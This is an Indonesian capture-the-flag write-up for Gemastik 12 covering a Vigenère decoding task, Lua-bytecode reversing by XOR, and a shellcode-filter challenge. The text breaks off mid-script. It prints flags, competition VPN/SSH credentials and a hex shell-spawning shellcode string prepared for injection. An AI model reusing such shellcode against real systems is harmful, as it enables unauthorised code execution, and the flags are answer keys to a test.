
FLAG : gemastik12{Bellaso-for-gemastik}

Encryption - Decode This Message (100 pts)


diberikan sebuah file dan string yang dienkripsi. string tersebut di encode menggunakan vigenere cipher. hasil decode.

```
gemastik universitas telkom Komunikasi merupakan hal yang sangat penting dalam kehidupan. Komunikasi dalam kehidupan sehari hari dapat dilakukan secara langsung maupun tidak langsung, rahasia maupun tidak, dan tertulis maupun tidak tertulis. Komunikasi rahasia biasanya menggunakan sandi. Sandi berasal dari bahasa sansekerta yang memiliki arti rahasia atau menyembunyikan. Pada gemasitik ini anda diminta memecahkan sandi ini kemudian dilan?utkan untuk melakukan koneksi ke vpn server dengan serverName lima empat titik satu enam sembilan titik satu empat empat titik satu tu?uh lima, username menggunakan anonymous dan terakhir menggunakan password gemastik. kemudian setelah terkoneksi ke vpn server lakukannlah ssh ke ip satu tiga titik dua dua sembilan titik enam empat titik delapan tu?uh dengan username ubuntu. key ada di file ?ip dengan password sama seperti password vpn server. catatan ?angan menghapus flag yang ada. Terima kasih
```

terdapat instruksi untuk melakukan koneksi ke vpn, dan melakukan ssh menggunakan key di file zip tadi.



setelah dapat masuk ke ssh, saatnya mencari flag. ketika melihat history ssh, terdapat command yang menarik, yaitu grep -r “gemastik12”. ketika dijalankan.



FLAG : gemastik12{SimpleCipherSubtituion}

Reverse Engineering - decode me (200 pts)

diberikan sebuah binary yang bernama mooncode. ketika di debug.

```
0x00000000000011d9 <+36>:    lea    rax,[rip+0x2e80]        # 0x4060 <code>
0x00000000000011e0 <+43>:    mov    QWORD PTR [rbp-0x20],rax
0x00000000000011e4 <+47>:    mov    QWORD PTR [rbp-0x18],0x676
0x00000000000011ec <+55>:    lea    rdx,[rbp-0x20]
0x00000000000011f0 <+59>:    mov    rax,QWORD PTR [rbp-0x8]
0x00000000000011f4 <+63>:    mov    r8d,0x0
0x00000000000011fa <+69>:    lea    rcx,[rip+0xe03]        # 0x2004
0x0000000000001201 <+76>:    lea    rsi,[rip+0xffffffffffffff5d]        # 0x1165 <readMemFile>
0x0000000000001208 <+83>:    mov    rdi,rax
0x000000000000120b <+86>:    call   0x1050 <lua_load@plt>
0x0000000000001210 <+91>:    mov    rax,QWORD PTR [rbp-0x8]
0x0000000000001214 <+95>:    mov    r9d,0x0
0x000000000000121a <+101>:   mov    r8d,0x0
0x0000000000001220 <+107>:   mov    ecx,0x0
0x0000000000001225 <+112>:   mov    edx,0x0
0x000000000000122a <+117>:   mov    esi,0x0
0x000000000000122f <+122>:   mov    rdi,rax
0x0000000000001232 <+125>:   call   0x1040 <lua_pcallk@plt>
0x0000000000001237 <+130>:   mov    eax,0x0
```

dapat dilihat bahwa program melakukan call terhadap data yang berada didalam <code>. kami mengekstrak data code tersebut.

```
gdb-peda$ x/1500bx 0x4060
0x4060 <code>:  0x1b    0x4c    0x75    0x61    0x53    0x00    0x19    0x93
0x4068 <code+8>:        0x0d    0x0a    0x1a    0x0a    0x04    0x08    0x04    0x08
0x4070 <code+16>:       0x08    0x78    0x56    0x00    0x00    0x00    0x00    0x00
0x4078 <code+24>:       0x00    0x00    0x00    0x00    0x00    0x00    0x28    0x77
0x4080 <code+32>:       0x40    0x01    0x0a    0x40    0x73    0x6f    0x61    0x6c
0x4088 <code+40>:       0x2e    0x6c    0x75    0x61    0x00    0x00    0x00    0x00
0x4090 <code+48>:       0x00    0x00    0x00    0x00    0x00    0x02    0x1f    0x6d
0x4098 <code+56>:       0x00    0x00    0x00    0x06    0x00    0x40    0x00    0x07
0x40a0 <code+64>:       0x40    0x40    0x00    0x41    0x80    0x00    0x00    0x24
0x40a8 <code+72>:       0x40    0x00    0x01    0x06    0x00    0x40    0x00    0x07
0x40b0 <code+80>:       0x00    0x41    0x00    0x24    0x80    0x80    0x00    0x08
0x40b8 <code+88>:       0x00    0x80    0x81    0x0b    0x00    0x80    0x0b    0x41
0x40c0 <code+96>:       0x80    0x01    0x00    0x81    0xc0    0x01    0x00    0xc1
0x40c8 <code+104>:      0x00    0x02    0x00    0x01    0x41    0x02    0x00    0x41
0x40d0 <code+112>:      0x81    0x02    0x00    0x81    0xc1    0x02    0x00    0xc1
0x40d8 <code+120>:      0x01    0x03    0x00    0x01    0x42    0x03    0x00    0x41
0x40e0 <code+128>:      0x82    0x03    0x00    0x81    0xc2    0x03    0x00    0xc1
0x40e8 <code+136>:      0x02    0x04    0x00    0x01    0x43    0x04    0x00    0x41
0x40f0 <code+144>:      0x83    0x04    0x00    0x81    0xc3    0x04    0x00    0xc1
0x40f8 <code+152>:      0x03    0x05    0x00    0x01    0x44    0x05    0x00    0x41
0x4100 <code+160>:      0x84    0x05    0x00    0x81    0xc4    0x05    0x00    0xc1
0x4108 <code+168>:      0x04    0x06    0x00    0x01    0x45    0x06    0x00    0x41
0x4110 <code+176>:      0x85    0x06    0x00    0x81    0xc5    0x06    0x00    0xc1
0x4118 <code+184>:      0x05    0x07    0x00    0x01    0x46    0x07    0x00    0x41
0x4120 <code+192>:      0x86    0x07    0x00    0x81    0xc6    0x07    0x00    0xc1
0x4128 <code+200>:      0x06    0x08    0x00    0x01    0x47    0x08    0x00    0x41
```

ketika sudah diekstrak, ternyata dat tersebut membentuk file .lua

```
¯\_(ツ)_/¯ ~/Desktop/CTF/gemastikXII/reverse
λ file aaaa.lua
aaaa.lua: Lua bytecode,
```

kami melakukan decompile lua menggunakan unluac.

```
for i = 1, #key do
  r = r .. string.char(key[i] ~ data[i])
end
```

terdapat operasi xor pada data key dan data.
setelah dixor, didapatkan flag

```
#
w=[0x1b,0x4c,0x75,0x61,0x53,0x00,0x19,0x93,0x0d,0x0a,0x1a,0x0a,0x04,0
x08,0x04,0x08,0x08,0x78,0x56,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x28,0x77,0x40,0x01,0x0a,0x40,0x73,0x6f,0x61,0x6c,0x2e
,0x6c,0x75,0x61,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x02,0x1
f,0x6d,0x00,0x00,0x00,0x06,0x00,0x40,0x00,0x07,0x40,0x40,0x00,0x41,0x
80,0x00,0x00,0x24,0x40,0x00,0x01,0x06,0x00,0x40,0x00,0x07,0x00,0x41,0
x00,0x24,0x80,0x80,0x00,0x08,0x00,0x80,0x81,0x0b,0x00,0x80,0x0b,0x41,
0x80,0x01,0x00,0x81,0xc0,0x01,0x00,0xc1,0x00,0x02,0x00,0x01,0x41,0x02
,0x00,0x41,0x81,0x02,0x00,0x81,0xc1,0x02,0x00,0xc1,0x01,0x03,0x00,0x0
1,0x42,0x03,0x00,0x41,0x82,0x03,0x00,0x81,0xc2,0x03,0x00,0xc1,0x02,0x
04,0x00,0x01,0x43,0x04,0x00,0x41,0x83,0x04,0x00,0x81,0xc3,0x04,0x00,0
xc1,0x03,0x05,0x00,0x01,0x44,0x05,0x00,0x41,0x84,0x05,0x00,0x81,0xc4,
0x05,0x00,0xc1,0x04,0x06,0x00,0x01,0x45,0x06,0x00,0x41,0x85,0x06,0x00
,0x81,0xc5,0x06,0x00,0xc1,0x05,0x07,0x00,0x01,0x46,0x07,0x00,0x41,0x8
6,0x07,0x00,0x81,0xc6,0x07,0x00,0xc1,0x06,0x08,0x00,0x01,0x47,0x08,0x
00,0x41,0x87,0x08,0x00,0x81,0xc7,0x08,0x00,0x2b,0x40,0x00,0x0f,0x08,0
x00,0x80,0x82,0x0b,0x00,0x80,0x0b,0x41,0x40,0x09,0x00,0x81,0x80,0x09,
0x00,0xc1,0x40,0x09,0x00,0x01,0xc1,0x09,0x00,0x41,0x01,0x0a,0x00,0x81
,0x41,0x0a,0x00,0xc1,0xc1,0x09,0x00,0x01,0x82,0x0a,0x00,0x41,0xc2,0x0
a,0x00,0x81,0x02,0x0b,0x00,0xc1,0x42,0x0b,0x00,0x01,0x83,0x0b,0x00,0x
41,0xc3,0x0b,0x00,0x81,0x03,0x0c,0x00,0xc1,0x43,0x0c,0x00,0x01,0x84,0
x0c,0x00,0x41,0xc4,0x0c,0x00,0x81,0x04,0x0d,0x00,0xc1,0x44,0x0d,0x00,
0x01,0x85,0x0d,0x00,0x41,0xc5,0x0d,0x00,0x81,0x05,0x0e,0x00,0xc1,0x45
,0x0e,0x00,0x01,0x86,0x0e,0x00,0x41,0xc6,0x0e,0x00,0x81,0x06,0x0f,0x0
0,0xc1,0x46,0x0f,0x00,0x01,0xc7,0x03,0x00,0x41,0x87,0x0f,0x00,0x81,0x
c7,0x0f,0x00,0x2b,0x40,0x00,0x0f,0x08,0x00,0x00,0x92,0x08,0x40,0x50,0
xa0,0x01,0x80,0x10,0x00,0x46,0x40,0x41,0x00,0x5c,0x00,0x80,0x00,0x81,
0x80,0x10,0x00,0x28,0x80,0x02,0x80,0x06,0x01,0x50,0x00,0x46,0xc1,0x50
,0x00,0x47,0x01,0xd1,0x02,0x86,0x41,0x41,0x00,0x87,0xc1,0x00,0x03,0xc
6,0x01,0x49,0x00,0xc7,0xc1,0x80,0x03,0x96,0xc1,0x01,0x03,0x64,0x81,0x
00,0x01,0x1d,0x41,0x01,0x02,0x08,0x00,0x01,0xa0,0x27,0xc0,0xfc,0x7f,0
x06,0xc0,0x40,0x00,0x46,0x00,0x50,0x00,0x1f,0x40,0x00,0x00,0x1e,0xc0,
```


0x01,0x80,0x06,0x00,0x40,0x00,0x07,0x40,0x40,0x00,0x41,0x40,0x11,0x00
,0x86,0x00,0x50,0x00,0xc1,0x80,0x11,0x00,0x5d,0xc0,0x80,0x00,0x24,0x4
0,0x00,0x01,0x1e,0xc0,0x00,0x80,0x06,0x00,0x40,0x00,0x07,0x40,0x40,0x
00,0x41,0xc0,0x11,0x00,0x24,0x40,0x00,0x01,0x26,0x00,0x80,0x00,0x48,0
x00,0x00,0x00,0x04,0x03,0x69,0x6f,0x04,0x06,0x77,0x72,0x69,0x74,0x65,
0x04,0x07,0x46,0x6c,0x61,0x67,0x3a,0x20,0x04,0x0b,0x75,0x73,0x65,0x72
,0x5f,0x69,0x6e,0x70,0x75,0x74,0x04,0x05,0x72,0x65,0x61,0x64,0x04,0x0
4,0x6b,0x65,0x79,0x13,0x9f,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0x
52,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0x95,0x00,0x00,0x00,0x00,0
x00,0x00,0x00,0x13,0x67,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0xb3,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0x3e,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x13,0x6f,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0x54,0x0
0,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0xec,0x00,0x00,0x00,0x00,0x00,0x
00,0x00,0x13,0xfb,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0xde,0x00,0
x00,0x00,0x00,0x00,0x00,0x00,0x13,0xd5,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x13,0xc3,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0x7d,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x13,0xa3,0x00,0x00,0x00,0x00,0x00,0x00,0x0
0,0x13,0x90,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0x76,0x00,0x00,0x
00,0x00,0x00,0x00,0x00,0x13,0xc7,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0
x13,0xe0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0xaa,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x13,0x78,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13
,0x81,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0x99,0x00,0x00,0x00,0x0
0,0x00,0x00,0x00,0x13,0xfd,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0x
c1,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0x20,0x00,0x00,0x00,0x00,0
x00,0x00,0x00,0x13,0xef,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0x94,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0xc5,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x13,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x04,0x05,0x6
4,0x61,0x74,0x61,0x13,0xf8,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0x
37,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0x06,0x00,0x00,0x00,0x00,0
x00,0x00,0x00,0x13,0xc0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0x4a,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0x3f,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x13,0xdd,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0xc9,0x0
0,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0xa5,0x00,0x00,0x00,0x00,0x00,0x
00,0x00,0x13,0xa7,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0xa6,0x00,0
x00,0x00,0x00,0x00,0x00,0x00,0x13,0x0b,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x13,0xc6,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0xe2,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x13,0x05,0x00,0x00,0x00,0x00,0x00,0x00,0x0
0,0x13,0xae,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0x8e,0x00,0x00,0x
00,0x00,0x00,0x00,0x00,0x13,0xcd,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0

x13,0x27,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0xf5,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x13,0xf1,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13
,0x98,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0x9e,0x00,0x00,0x00,0x0
0,0x00,0x00,0x00,0x13,0x4d,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0x
80,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x13,0xab,0x00,0x00,0x00,0x00,0
x00,0x00,0x00,0x13,0x7a,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x04,0x02,
0x72,0x04,0x01,0x13,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x04,0x07
,0x73,0x74,0x72,0x69,0x6e,0x67,0x04,0x05,0x63,0x68,0x61,0x72,0x04,0x0
f,0x63,0x6f,0x72,0x72,0x65,0x63,0x74,0x20,0x66,0x6c,0x61,0x67,0x3a,0x
20,0x04,0x02,0x0a,0x04,0x0e,0x49,0x6e,0x76,0x61,0x6c,0x69,0x64,0x20,0
x66,0x6c,0x61,0x67,0x0a,0x01,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x00,
0x00,0x6d,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01
,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x02,0x00,0x00,0x00,0x02,0x00,0x0
0,0x00,0x02,0x00,0x00,0x00,0x02,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0x
04,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0x04,0x00,0
x00,0x00,0x04,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0x04,0x00,0x00,0x00,
0x04,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0x04,0x00
,0x00,0x00,0x04,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0x04,0x00,0x00,0x0
0,0x04,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0x04,0x
00,0x00,0x00,0x04,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0x04,0x00,0x00,0
x00,0x04,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0x04,
0x00,0x00,0x00,0x04,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0x04,0x00,0x00
,0x00,0x04,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0x0
4,0x00,0x00,0x00,0x05,0x00,0x00,0x00,0x05,0x00,0x00,0x00,0x05,0x00,0x
00,0x00,0x05,0x00,0x00,0x00,0x05,0x00,0x00,0x00,0x05,0x00,0x00,0x00,0
x05,0x00,0x00,0x00,0x05,0x00,0x00,0x00,0x05,0x00,0x00,0x00,0x05,0x00,
0x00,0x00,0x05,0x00,0x00,0x00,0x05,0x00,0x00,0x00,0x05,0x00,0x00,0x00
,0x05,0x00,0x00,0x00,0x05,0x00,0x00,0x00,0x05,0x00,0x00,0x00,0x05,0x0
0,0x00,0x00,0x05,0x00,0x00,0x00,0x05,0x00,0x00,0x00,0x05,0x00,0x00,0x
00,0x05,0x00,0x00,0x00,0x05,0x00,0x00,0x00,0x05,0x00,0x00,0x00,0x05,0
x00,0x00,0x00,0x05,0x00,0x00,0x00,0x05,0x00,0x00,0x00,0x05,0x00,0x00,
0x00,0x05,0x00,0x00,0x00,0x05,0x00,0x00,0x00,0x05,0x00,0x00,0x00,0x05
,0x00,0x00,0x00,0x05,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x08,0x00,0x0
0,0x00,0x08,0x00,0x00,0x00,0x08,0x00,0x00,0x00,0x08,0x00,0x00,0x00,0x
08,0x00,0x00,0x00,0x08,0x00,0x00,0x00,0x09,0x00,0x00,0x00,0x09,0x00,0
x00,0x00,0x09,0x00,0x00,0x00,0x09,0x00,0x00,0x00,0x09,0x00,0x00,0x00,
0x09,0x00,0x00,0x00,0x09,0x00,0x00,0x00,0x09,0x00,0x00,0x00,0x09,0x00
,0x00,0x00,0x09,0x00,0x00,0x00,0x09,0x00,0x00,0x00,0x08,0x00,0x00,0x0
0,0x0c,0x00,0x00,0x00,0x0c,0x00,0x00,0x00,0x0c,0x00,0x00,0x00,0x0c,0x

```
00,0x00,0x00,0x0d,0x00,0x00,0x00,0x0d,0x00,0x00,0x00,0x0d,0x00,0x00,0
x00,0x0d,0x00,0x00,0x00,0x0d,0x00,0x00,0x00,0x0d,0x00,0x00,0x00,0x0d,
0x00,0x00,0x00,0x0d,0x00,0x00,0x00,0x0f,0x00,0x00,0x00,0x0f,0x00,0x00
,0x00,0x0f,0x00,0x00,0x00,0x0f,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x0
4,0x00,0x00,0x00,0x0c,0x28,0x66,0x6f,0x72,0x20,0x69,0x6e,0x64,0x65,0x
78,0x29,0x4f,0x00,0x00,0x00,0x5c,0x00,0x00,0x00,0x0c,0x28,0x66,0x6f,0
x72,0x20,0x6c,0x69,0x6d,0x69,0x74,0x29,0x4f,0x00,0x00,0x00,0x5c,0x00,
0x00,0x00,0x0b,0x28,0x66,0x6f,0x72,0x20,0x73,0x74,0x65,0x70,0x29,0x4f
,0x00,0x00,0x00,0x5c,0x00,0x00,0x00,0x02,0x69,0x50,0x00,0x00,0x00,0x5
b,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x05,0x5f,0x45,0x4e,0x56,0x00,0x
00]

# test=""
# for i in w:
#     test+=chr(i)

# p=open('aaaa.lua','wb+')

# p.write(test)
# p.close()

key=[159,
 82,
 149,
 103,
 179,
 62,
 111,
 84,
 236,
 251,
 222,
 213,
 195,
 125,
 163,
 144,
 118,
 199,
```

```
 224,
 170,
 120,
 129,
 153,
 253,
 193,
 32,
 239,
 148,
 197,
 7
]
data=[248,
 55,
 248,
 6,
 192,
 74,
 6,
 63,
 221,
 201,
 165,
 167,
 166,
 11,
 198,
 226,
 5,
 174,
 142,
 205,
 39,
 245,
 241,
 152,
 158,
 77,
```

```
 128,
 251,
 171,
 122
]
flag=""
for i in range(len(key)):
   flag+=chr(key[i]^data[i])

print flag
```



FLAG : gemastik12{reversing_the_moon}


Reverse Engineering - Filtered Shellcode (200 pts)

diberikan sebuah file bernama justrun. ketika di decompile.

```
dest = mmap(0LL, 0x1000uLL, 7, 34, 0, 0LL);
printf("Send your code to run: ", 4096LL, argv);
fflush(_bss_start);
fflush(stdin);
memset(s, 144, 0x1001uLL);
fgets(s, 4097, stdin);
v8 = strlen(s);
for ( i = 0; i < v8; ++i )
  s[i] ^= i;
signal(4, illegal);
signal(11, wrong);
v7 = s;
*(_DWORD *)s |= 1u;
v6 = (void (__fastcall *)(void *, char *))dest;
if ( v8 > 1 )
  s[v8 - 1] = -61;
v3 = dest;
memcpy(dest, s, v8);
v6(v3, s);
puts("The code executed cleanly did you get the flag?");
return 0;
```

inputan akan di xor sebesar index tiap char inputan, lalu akan di execute. kami membentuk shellcode menggunakan radare2, lalu melakukan xor sesuai aturan.


```
shellcode="31c048bbd19d9691d08c97ff48f7db53545f995257545eb03b0f05
".decode("hex")

shell=""
for i in range(len(shellcode)):
